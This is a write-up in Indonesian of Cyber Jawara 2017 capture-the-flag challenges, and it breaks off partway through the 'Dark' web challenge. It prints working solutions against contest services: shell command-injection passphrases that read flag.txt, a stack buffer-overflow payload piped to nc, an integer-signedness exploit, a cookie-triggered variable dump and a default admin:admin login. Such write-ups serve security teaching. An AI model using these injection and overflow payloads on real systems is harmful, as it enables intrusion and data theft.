
## 

Writeup Cyber Jawara 2017

Cyber Security **IPB**



===========AAAAAAAA============

Tribute to All CTF Players

{hanugra, zenith, jodhi}

Daftar Isi

[**Binary Exploitation**](#_cunye0qcodp1) **4**

[RSA Key Generator (75 pts)](#_35mqodugskbg) 4

[Solusi](#_z4225pk6z6ua) 4

[Flag](#_vyltyu9dtcth) 5

[Zero Day Market (75 pts)](#_gd20x3dpvk59) 5

[Solusi](#_xkua0h3ro39e) 5

[Flag](#_rr1cfiriq9bo) 9

[Jawara17 (125 pts)](#_rha46hif30ep) 9

[Solusi](#_2hw6te1vy3m6) 9

[Flag](#_1k3hqfoi0s3h) 12

[RSA Key Generator 2.0 (175 pts)](#_nbspidcylnld) 12

[Solusi](#_w1u2vr25d1t4) 12

[Flag](#_h8g8fp8f7xus) 13

[**Forensics**](#_lo5ynqf81zud) **13**

[SQL Injection (50 pts)](#_hzjaq8jkgm13) 13

[Solusi](#_iusvs1rhl0l0) 13

[Flag](#_ipo277h29rqt) 14

[What The Flag (75 pts)](#_6plxlv2bzln5) 14

[Solusi](#_lj1tw01u7q8) 15

[Flag](#_5ajspcaexn3n) 16

[**Web**](#_dztp32rcblwn) **16**

[Evil Client(50 pts)](#_azt34g9lcih4) 16

[Solusi](#_qn19g98htkjj) 17

[Flag](#_p6i6b2dgbgd2) 18

[Restricted(100 pts)](#_blj3ikn66uze) 18

[Solution](#_8sqibd1lija) 19

[Flag](#_6tbtolyfxp01) 19

[Dark(100 pts)](#_7fqcnmum7j1h) 19

[Solution](#_at1cpa2t8bhw) 20

[Flag](#_ah978sqnathr) 22

[**Reverse Engineering**](#_6mvyzbnar0ey) **22**

[Other (75 pts)](#_4qwh2c88fv7b) 22

[Solusi](#_2xbnayn3fypm) 22

[Flag](#_cyuw1rupbfya) 24

[Obfuscated PHP Backdoor(125 pts)](#_1x7eqqdb1z2p) 24

[Solusi](#_3pczp7m1z9qy) 24

[Flag](#_xh238scl2z8g) 25

[Read Assembly(175 pts)](#_t73r1mbab73u) 26

[Solusi](#_s4d5gjzhoi7z) 26

[Flag](#_x7skhfc98jbs) 28

[APK Malware(50pts)](#_qmm9i2fxnhhm) 28

[Solusi](#_gmc8am1o0fut) 28

[Flag](#_2s87oilpn7ag) 30

[**Misc**](#_sospmh7ced39) **30**

[Bonus(25 pts)](#_y8hv6m76tfis) 30

[Solusi](#_3vbn9s9b3f6e) 30

[Flag](#_e6n5be1h1bjh) 31

[GETPASS (52 pts)](#_vpqhectqf1rx) 32

[Solusi](#_r1689q7q4t9x) 32

[Flag](#_e9ay3n9poqzr) 33

[Random Math (75 pts)](#_9qqsxi44ay2v) 33

[Solusi](#_19dhcoqcufkd) 33

[Flag](#_xlnc6nclpv3f) 35

# 

# 

# Binary Exploitation

## RSA Key Generator (75 pts)

Kami membuat layanan untuk meng-generate RSA pair dengan C.

nc cj2k17.ctf.idsirtii.or.id 11337

### Solusi

Diberikan sebuah layanan dengan source code yang memiliki bagian menarik sebagai berikut

|  |
| --- |
| sprintf(private\_gen,  "openssl genrsa -aes128 -passout 'pass:%s' -out "  "dir/%s/private.pem 2048 2>/dev/null",  passphrase, dir);  sprintf(public\_gen,  "openssl rsa -passin 'pass:%s' -in dir/%s/private.pem "  "-outform PEM -pubout -out dir/%s/public.pem 2>/dev/null",  passphrase, dir, dir);  system(private\_gen);  system(public\_gen);  sprintf(tmp, "cat dir/%s/private.pem 2>/dev/null ", dir);  system(tmp);  sprintf(tmp, "cat dir/%s/public.pem 2>/dev/null ", dir);  system(tmp); |

Dari bagian tersebut, kita memasukkan inputan kita di passphrase lalu nanti akan dimasukkan ke private\_gen untuk dijalankan. Kita dapat memasukkan semacam injection sehingga akan langsung dieksekusi perintah yang kita masukkan setelahnya. Oleh karena itu, mari kita coba

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 11337  --//-- CJ RSA Key Generator --//--  Passphrase: ' -out; sleep 3 # |

Berhasil ternyata memanggil sleep 3. Skrng mari kita coba langsung panggil flag.txt

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 11337  --//-- CJ RSA Key Generator --//--  Passphrase: ' -out; cat flag.txt #  CJ2017{cmd\_injection\_is\_still\_exist\_in\_2k17!!!!}  CJ2017{cmd\_injection\_is\_still\_exist\_in\_2k17!!!!} |

### Flag

CJ2017{cmd\_injection\_is\_still\_exist\_in\_2k17!!!!}

## Zero Day Market (75 pts)

Zero day black market via terminal for leet

nc cj2k17.ctf.idsirtii.or.id 21337

### Solusi

Diberikan sebuah binary 64 bit dengan service sebagai berikut

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 21337  == WELCOME TO CYBER JAWARA ZERO DAY MARKET ==  Your Money: 10 BTC  1) Buy  2) Sell  3) Exit  Your choice: 1  - ZERO DAY LIST -  [1] Chrome Exploit | 100 BTC  [2] Safari Exploit | 100 BTC  [3] Windows 10 Exploit | 150 BTC  [4] Git Exploit | 5 BTC  [5] Jenkins Exploit | 5 BTC  [6] Flag | 99999999 BTC  Choose Number: 4  Buy Git Exploit with 5 BTC  Your Money: 5 BTC  1) Buy  2) Sell  3) Exit  Your choice: |

Mari kita bongkar binarynya.

|  |
| --- |
| while ( 1 )  {  while ( 1 )  {  puts(&byte\_106E);  printf("Your Money: %u BTC\n", v9);  puts(&byte\_106E);  puts("1) Buy");  puts("2) Sell");  puts("3) Exit");  printf("Your choice: ");  v7 = getchar();  v0 = getchar();  if ( v7 != 49 )  break;  puts(&byte\_106E);  puts("- ZERO DAY LIST -");  for ( i = 0; i <= 5; ++i )  printf("[%d] %s | %d BTC\n", (unsigned int)(i + 1), \*(&v32 + i), (unsigned int)\*(&v26 + i));  printf("Choose Number: ");  v1 = getchar();  v2 = getchar();  v13 = v1 - 49;  if ( v13 >= 0 && v13 <= 5 )  {  if ( \*(&v26 + v13) <= v9 )  {  printf("Buy %s with %d BTC\n", \*(&v32 + v13), (unsigned int)\*(&v26 + v13));  v9 -= \*(&v26 + v13);  ++\*(&v14 + v13);  if ( v13 == 5 )  puts(flag);  }  else  {  puts("Not Enough Money!");  }  }  else  {  puts("Invalid Number");  }  }  if ( v7 != 50 )  break;  puts(&byte\_106E);  puts("- YOUR INVENTORY -");  v11 = 0;  for ( i = 0; i <= 5; ++i )  {  if ( \*(&v14 + i) )  {  printf("[%d] %s\n", (unsigned int)(v11 + 1), \*(&v32 + i));  \*(&v20 + v11++) = i;  }  }  if ( v11 )  {  printf("Choose Number: ");  v3 = getchar();  v4 = getchar();  v13 = v3 - 48;  if ( v13 > 0 && v13 <= v11 )  {  --v13;  if ( \*(&v20 + v13) )  {  printf("Price: ");  \_isoc99\_scanf("%d", &v8);  v5 = getchar();  v11 = \*(&v20 + v13);  if ( \*(&v26 + v11) >= (signed int)v8 )  {  printf("Sold! You get %d BTC\n", v8);  v9 += v8;  --\*(&v14 + v11);  }  else  {  printf("No one want to buy! %s price in the market is %d BTC\n", \*(&v32 + v11), (unsigned int)\*(&v26 + v11));  }  }  else  {  puts("Invalid Number");  }  for ( j = 0; j <= 5; ++j )  \*(&v20 + j) = 0;  }  else  {  puts("Invalid Number");  }  }  else  {  puts("You have nothing");  }  } |

Dari potongan kode di atas, terlihat bahwa memang duit yang kita miliki hanya 10 BTC dan harga flag yang terlampau mahal yang sepertinya tidak mungkin kita beli. Namun, yang menarik adalah pada bagian ketika kita menjual inventory kita di mana pada awalnya v8 adalah unsigned int, sementara ketika kita jual, tipenya menjadi signed int. Hmmm menarique.

Tipenya adalah int yang artinya 32 bit. Rangenya dari 0 sampai 4,294,967,295 untuk unsigned. Sementara untuk signed rangenya adalah dari −2,147,483,648 sampai dengan 2,147,483,647. Pada pengecekan harga, yang dicek adalah bertipe signed. Oleh karena itu, jika kita masukkan 2,147,483,648, maka akan dianggap sebagai −2,147,483,648 sehingga lolos dari pengecekan dan uang kita akan ditambah sebanyak 2,147,483,648. Akhirnya bisa beli flag deh. Mwahahaha. Yuk dicoba.

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 21337  == WELCOME TO CYBER JAWARA ZERO DAY MARKET ==  Your Money: 10 BTC  1) Buy  2) Sell  3) Exit  Your choice: 1  - ZERO DAY LIST -  [1] Chrome Exploit | 100 BTC  [2] Safari Exploit | 100 BTC  [3] Windows 10 Exploit | 150 BTC  [4] Git Exploit | 5 BTC  [5] Jenkins Exploit | 5 BTC  [6] Flag | 99999999 BTC  Choose Number: 5  Buy Jenkins Exploit with 5 BTC  Your Money: 5 BTC  1) Buy  2) Sell  3) Exit  Your choice: 2  - YOUR INVENTORY -  [1] Jenkins Exploit  Choose Number: 1  Price: 2147483648  Sold! You get -2147483648 BTC  Your Money: 2147483653 BTC  1) Buy  2) Sell  3) Exit  Your choice: 1  - ZERO DAY LIST -  [1] Chrome Exploit | 100 BTC  [2] Safari Exploit | 100 BTC  [3] Windows 10 Exploit | 150 BTC  [4] Git Exploit | 5 BTC  [5] Jenkins Exploit | 5 BTC  [6] Flag | 99999999 BTC  Choose Number: 6  Buy Flag with 99999999 BTC  CJ2017{y0\_d4w6\_buy\_zero\_day\_with\_zero\_day}  Your Money: 2047483654 BTC |

### Flag

CJ2017{y0\_d4w6\_buy\_zero\_day\_with\_zero\_day}

## Jawara17 (125 pts)

Selamat datang di Cyber Jawara 2017!

nc cj2k17.ctf.idsirtii.or.id 31337

### Solusi

Diberikan sebuah binary 64 bit dengan service yang berjalan.

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 31337  !!SELAMAT DATANG PARA PUNGGAWA CJ 2017!!hfashdfhasdf |

Program tersebut sepertinya menerima inputan. Lalu tidak keluar apa - apa. Mari kita bongkar.

Terdapat fungsi yang menarik yaitu cyber() di mana fungsi tersebut akan langsung memberikan flag untuk kita. Sementara fungsi jawara() meminta input dengan fungsi read() yang akan melebihi kapasitas buffer tampungannya.

Kita lihat dengan gdb di mana inputan kita dan di mana alamat pulangnya sehingga kita bisa menimpanya untuk langsung mengarah ke cyber().

|  |
| --- |
| gdb-peda$ x/100x $rsp  0x7fffffffda50: 0x6161616161616161 0x000000000000000a  0x7fffffffda60: 0x000000ff00000000 0x0000000000000000  0x7fffffffda70: 0x0000000000000000 0x0000000000000000  0x7fffffffda80: 0x00000000004005e8 0x0000000000000000  0x7fffffffda90: 0x0000000000000028 0x00000000004006b8  0x7fffffffdaa0: 0x0000000000000001 0x0000000000400690  0x7fffffffdab0: 0x00007ffff7de7ab0 0x000000000040066d  0x7fffffffdac0: 0x0000000000000000 0x00007ffff7ffe168  0x7fffffffdad0: 0x00007fffffffdaf0 0x0000000000400615  0x7fffffffdae0: 0x00007fffffffdbd8 0x0000000100000000  0x7fffffffdaf0: 0x0000000000400620 0x00007ffff7a2d830  0x7fffffffdb00: 0x0000000000000000 0x00007fffffffdbd8  0x7fffffffdb10: 0x0000000100000000 0x00000000004005e8  0x7fffffffdb20: 0x0000000000000000 0xd077d69f9c24c932  0x7fffffffdb30: 0x00000000004004c0 0x00007fffffffdbd0  0x7fffffffdb40: 0x0000000000000000 0x0000000000000000  0x7fffffffdb50: 0x2f8829e02664c932 0x2f88395a3fb4c932  0x7fffffffdb60: 0x0000000000000000 0x0000000000000000  0x7fffffffdb70: 0x0000000000000000 0x0000000000000001  0x7fffffffdb80: 0x00000000004005e8 0x0000000000400690  0x7fffffffdb90: 0x0000000000000000 0x0000000000000000  0x7fffffffdba0: 0x00000000004004c0 0x00007fffffffdbd0  0x7fffffffdbb0: 0x0000000000000000 0x00000000004004e9  0x7fffffffdbc0: 0x00007fffffffdbc8 0x000000000000001c  0x7fffffffdbd0: 0x0000000000000001 0x00007fffffffdf90  0x7fffffffdbe0: 0x0000000000000000 0x00007fffffffdfc5  0x7fffffffdbf0: 0x00007fffffffdfda 0x00007fffffffdfe5  0x7fffffffdc00: 0x00007fffffffdff7 0x00007fffffffe00e  0x7fffffffdc10: 0x00007fffffffe024 0x00007fffffffe03c  0x7fffffffdc20: 0x00007fffffffe06e 0x00007fffffffe0b9  0x7fffffffdc30: 0x00007fffffffe0ec 0x00007fffffffe0fc  0x7fffffffdc40: 0x00007fffffffe10d 0x00007fffffffe121  0x7fffffffdc50: 0x00007fffffffe144 0x00007fffffffe15b  0x7fffffffdc60: 0x00007fffffffe16d 0x00007fffffffe184  0x7fffffffdc70: 0x00007fffffffe1c8 0x00007fffffffe1f5  0x7fffffffdc80: 0x00007fffffffe201 0x00007fffffffe214  0x7fffffffdc90: 0x00007fffffffe22d 0x00007fffffffe7b5  0x7fffffffdca0: 0x00007fffffffe7ef 0x00007fffffffe823  0x7fffffffdcb0: 0x00007fffffffe84c 0x00007fffffffe87f  0x7fffffffdcc0: 0x00007fffffffe88b 0x00007fffffffe8b1  0x7fffffffdcd0: 0x00007fffffffe8f5 0x00007fffffffe989  0x7fffffffdce0: 0x00007fffffffe9a0 0x00007fffffffe9af  0x7fffffffdcf0: 0x00007fffffffe9d0 0x00007fffffffe9e2  0x7fffffffdd00: 0x00007fffffffea00 0x00007fffffffea12  0x7fffffffdd10: 0x00007fffffffea42 0x00007fffffffea57  0x7fffffffdd20: 0x00007fffffffea6b 0x00007fffffffea7c  0x7fffffffdd30: 0x00007fffffffea8f 0x00007fffffffeac5  0x7fffffffdd40: 0x00007fffffffead4 0x00007fffffffeaef  0x7fffffffdd50: 0x00007fffffffeb01 0x00007fffffffeb1e  0x7fffffffdd60: 0x00007fffffffeb27 0x00007fffffffeb38  gdb-peda$ x/100x $rbp  0x7fffffffdad0: 0x00007fffffffdaf0 0x0000000000400615  0x7fffffffdae0: 0x00007fffffffdbd8 0x0000000100000000  0x7fffffffdaf0: 0x0000000000400620 0x00007ffff7a2d830  0x7fffffffdb00: 0x0000000000000000 0x00007fffffffdbd8  0x7fffffffdb10: 0x0000000100000000 0x00000000004005e8  0x7fffffffdb20: 0x0000000000000000 0xd077d69f9c24c932  0x7fffffffdb30: 0x00000000004004c0 0x00007fffffffdbd0  0x7fffffffdb40: 0x0000000000000000 0x0000000000000000  0x7fffffffdb50: 0x2f8829e02664c932 0x2f88395a3fb4c932  0x7fffffffdb60: 0x0000000000000000 0x0000000000000000  0x7fffffffdb70: 0x0000000000000000 0x0000000000000001  0x7fffffffdb80: 0x00000000004005e8 0x0000000000400690  0x7fffffffdb90: 0x0000000000000000 0x0000000000000000  0x7fffffffdba0: 0x00000000004004c0 0x00007fffffffdbd0  0x7fffffffdbb0: 0x0000000000000000 0x00000000004004e9  0x7fffffffdbc0: 0x00007fffffffdbc8 0x000000000000001c  0x7fffffffdbd0: 0x0000000000000001 0x00007fffffffdf90  0x7fffffffdbe0: 0x0000000000000000 0x00007fffffffdfc5  0x7fffffffdbf0: 0x00007fffffffdfda 0x00007fffffffdfe5  0x7fffffffdc00: 0x00007fffffffdff7 0x00007fffffffe00e  0x7fffffffdc10: 0x00007fffffffe024 0x00007fffffffe03c  0x7fffffffdc20: 0x00007fffffffe06e 0x00007fffffffe0b9  0x7fffffffdc30: 0x00007fffffffe0ec 0x00007fffffffe0fc  0x7fffffffdc40: 0x00007fffffffe10d 0x00007fffffffe121  0x7fffffffdc50: 0x00007fffffffe144 0x00007fffffffe15b  0x7fffffffdc60: 0x00007fffffffe16d 0x00007fffffffe184  0x7fffffffdc70: 0x00007fffffffe1c8 0x00007fffffffe1f5  0x7fffffffdc80: 0x00007fffffffe201 0x00007fffffffe214  0x7fffffffdc90: 0x00007fffffffe22d 0x00007fffffffe7b5  0x7fffffffdca0: 0x00007fffffffe7ef 0x00007fffffffe823  0x7fffffffdcb0: 0x00007fffffffe84c 0x00007fffffffe87f  0x7fffffffdcc0: 0x00007fffffffe88b 0x00007fffffffe8b1  0x7fffffffdcd0: 0x00007fffffffe8f5 0x00007fffffffe989  0x7fffffffdce0: 0x00007fffffffe9a0 0x00007fffffffe9af  0x7fffffffdcf0: 0x00007fffffffe9d0 0x00007fffffffe9e2  0x7fffffffdd00: 0x00007fffffffea00 0x00007fffffffea12  0x7fffffffdd10: 0x00007fffffffea42 0x00007fffffffea57  0x7fffffffdd20: 0x00007fffffffea6b 0x00007fffffffea7c  0x7fffffffdd30: 0x00007fffffffea8f 0x00007fffffffeac5  0x7fffffffdd40: 0x00007fffffffead4 0x00007fffffffeaef  0x7fffffffdd50: 0x00007fffffffeb01 0x00007fffffffeb1e  0x7fffffffdd60: 0x00007fffffffeb27 0x00007fffffffeb38  0x7fffffffdd70: 0x00007fffffffeb4a 0x00007fffffffeb69  0x7fffffffdd80: 0x00007fffffffeb83 0x00007fffffffeb92  0x7fffffffdd90: 0x00007fffffffeba4 0x00007fffffffebac  0x7fffffffdda0: 0x00007fffffffebbb 0x00007fffffffed71  0x7fffffffddb0: 0x00007fffffffed9d 0x00007fffffffedaf  0x7fffffffddc0: 0x00007fffffffedbe 0x00007fffffffedd9  0x7fffffffddd0: 0x00007fffffffedf9 0x00007fffffffee0b  0x7fffffffdde0: 0x00007fffffffee71 0x00007fffffffeead  gdb-peda$ |

Ok. Inputan kita ‘aaaaaaaa’ berada di 0x7fffffffda50 sementara target kita yaitu EIP berada di 0x7fffffffdad8. Artinya kita butuh sampah sebanyak 136 sebelum akhirnya bisa menimpanya dengan alamat 0x00000000004005b6. Oleh karena itu, payloadnya adalah

|  |
| --- |
| $ python -c "print 'a'\*136 + '\xb6\x05\x40\x00\x00\x00\x00\x00'" | nc cj2k17.ctf.idsirtii.or.id 31337  !!SELAMAT DATANG PARA PUNGGAWA CJ 2017!!CJ2017{Where\_Is\_Uncut\_Text} |

### Flag

CJ2017{Where\_Is\_Uncut\_Text}

## RSA Key Generator 2.0 (175 pts)

Sepertinya banyak yang meng-hack layanan RSA Key Generator kami. Kami telah melakukan patching terhadap celah yang ada.

nc cj2k17.ctf.idsirtii.or.id 41337

### Solusi

Diberikan sebuah binary dengan source code yang kurang lebih sama dengan RSA Key Generator pertama. Namun, di sini terdapat perbedaan di mana kita tidak dapat menginput karakter kutip satu seperti biasa karena akan program akan otomatis menambahkan ‘\’’ ke dalam inputan kita. Namun, terdapat limit sebanyak 127. Untuk setiap karakter kutip satu yang kita masukkan, maka akan ditambahkan dengan ‘\’’ dengan panjangnya 4. Kemudian, kami mencoba untuk memasukkan 32 karakter kutip diikuti dengan cat flag.txt.

|  |
| --- |
| $ nc cj2k17.ctf.idsirtii.or.id 41337  --//-- CJ RSA Key Generator --//--  Passphrase: ''''''''''''''''''''''''''''''''cat flag.txt  CJ2017{overwriting\_array\_with\_overflow\_is\_really\_c0mm0n} |

### Flag

CJ2017{overwriting\_array\_with\_overflow\_is\_really\_c0mm0n}

# Forensics

## SQL Injection (50 pts)

Sepertinya ada yang mencoba melakukan SQL Injection di web kami.

File:


<https://drive.google.com/open?id=0B3bU4K7rSyE2R0k2SU9fSEoyN28>

### Solusi


Diberikan sebuah file *pcap-ng capture file*

Hal yang pertama yang kami lakukan adalah membuka file tersebut dengan wireshark,

Lalu yang kami lihat adalah lumayan banyak protokol jenis http yang tertangkap, langsung saja tanpa banyak membuang waktu, kami export semua protokol jenis http dengan cara: File>Export Objects>HTTP>Save All



Lakukan searching file menggunakan **sublime** dengan query “CJ2017“



### Flag

CJ2017{sql\_injection\_in\_th3\_n3tw0rk\_}

## What The Flag (75 pts)

Temukan sesuatu dari berkas ini


File:

<https://drive.google.com/open?id=0B3bU4K7rSyE2OTFIWHpfRGdSMjQ>

### Solusi

Untuk challenge ini, cukup straightforward. Lurus saja progressnya

Dari file arhive tersebut terdapat:





Setelah itu, kita bisa main” / cek” dengan file tersebut:



Kemudian, ktia bisa lihat secara kasar isi dari file itu, dan kebetulan, bisa dilihat.

Lalu isinya sebagai berikut:



Lalu kita extract file tersebut dan terdapatlah file-file berikut:  


Kemudian, cek file satu satu, tapi

Di file terakhir langsung ketemu flag loh



### Flag

Flagnya CJ2017{HAA-RF-NHA}

# Web

## Evil Client(50 pts)

Temukan flag pada web berikut. Source code terlampir.

<http://cj2017.ctf.idsirtii.or.id:1111/evil/>

File:

<https://drive.google.com/open?id=0B3bU4K7rSyE2ekRTRnVHRWxMOUk>

### Solusi

Diberikan sebuah file index.php

Berikut potongan code yang menarik perhatian kami

|  |
| --- |
| **if**($\_COOKIE['env'] == "development"){  var\_dump($\_SERVER);  var\_dump($\_SESSION);  var\_dump($\_POST);  var\_dump($\_GET);  var\_dump($\_ENV); } |

Pada kodingan tersebut , ketika kita menambahkan cookie ‘env’ dengan value ‘development’, maka bakalan memanggil fungsi var\_dump()

var\_dump — Dumps information about a variable

Langsung pada browser klik shortcut : Shift + F2

Lalu ketikkan : cookie set env development



Lalu refresh halamannya



Dapat dilihat pada potongan response

|  |
| --- |
| **array**(2) {   ["USERSALT"]=> int(9848)   ["PASSWORD"]=> string(32) "d146e7f64da754c4a6407aeea0386055"   } |

<https://hashkiller.co.uk/md5-decrypter.aspx>

d146e7f64da754c4a6407aeea0386055 MD5 : 98488122

|  |
| --- |
| **if**(!**isset**($\_SESSION['USERSALT'])) {  $\_SESSION['USERSALT'] = rand(1000,9999);   $\_SESSION['PASSWORD'] = md5($\_SESSION['USERSALT'].rand(1000,9999)); }  **if** (**isset**($\_POST['key'])) {  **if**(md5($\_SESSION['USERSALT'].$\_POST['key']) == $\_SESSION['PASSWORD']){  **die**(FLAG);  } **else** {  $\_SESSION = [];  session\_destroy();  **die**("wrong");  } } |

Pada potongan kodingan diatas dapat dilihat bahwa key adalah bagian dari password

$\_SESSION['PASSWORD'] = $\_SESSION['USERSALT'].$\_POST['key']

98488122 = 9848 + $\_POST['key']

Sehingga

$\_POST['key'] = 8122

Key adalah 8122

### Flag


CJ2017{c00ki3\_SALT\_p3h4pE}

## Restricted(100 pts)


Slamet baru saja membuat sebuah web sederhana. Dapatkah Anda menguji keamanannya?

<http://cj2017.ctf.idsirtii.or.id:1111/restricted/>

### Solution



Tampilannya niat, eh tapi ternyata cara solvenya hanya login dengan credential admin:admin




### Flag

**CJ2017{h!dd3N\_P3s4N\_ADM!N}**


## Dark(100 pts)

Web kami baru saja di-deface. Bantu kami untuk mengambil alih kembali.  
  
http://cj2017.ctf.idsirtii.or.id:1111/dark/  
  
Hint:  
  
No brute force  
Authenticate with $\_SERVER['PHP\_AUTH\_USER'] & $\_SERVER['PHP\_AUTH\_PW']


### Solution

Jadi, diberi sebuah laman web keren yang terlihat seperti hasil deface:  



Tentu saja, intuisi awal kami adalah buka source codenyaaa. Dan voila, ada kata” **clue** yang isinya:



Tara, buka file tersebut dan dapatlah sebuah laman:  


Dan ya, buka source dan kita menemukan sesuatu yang menarique:  


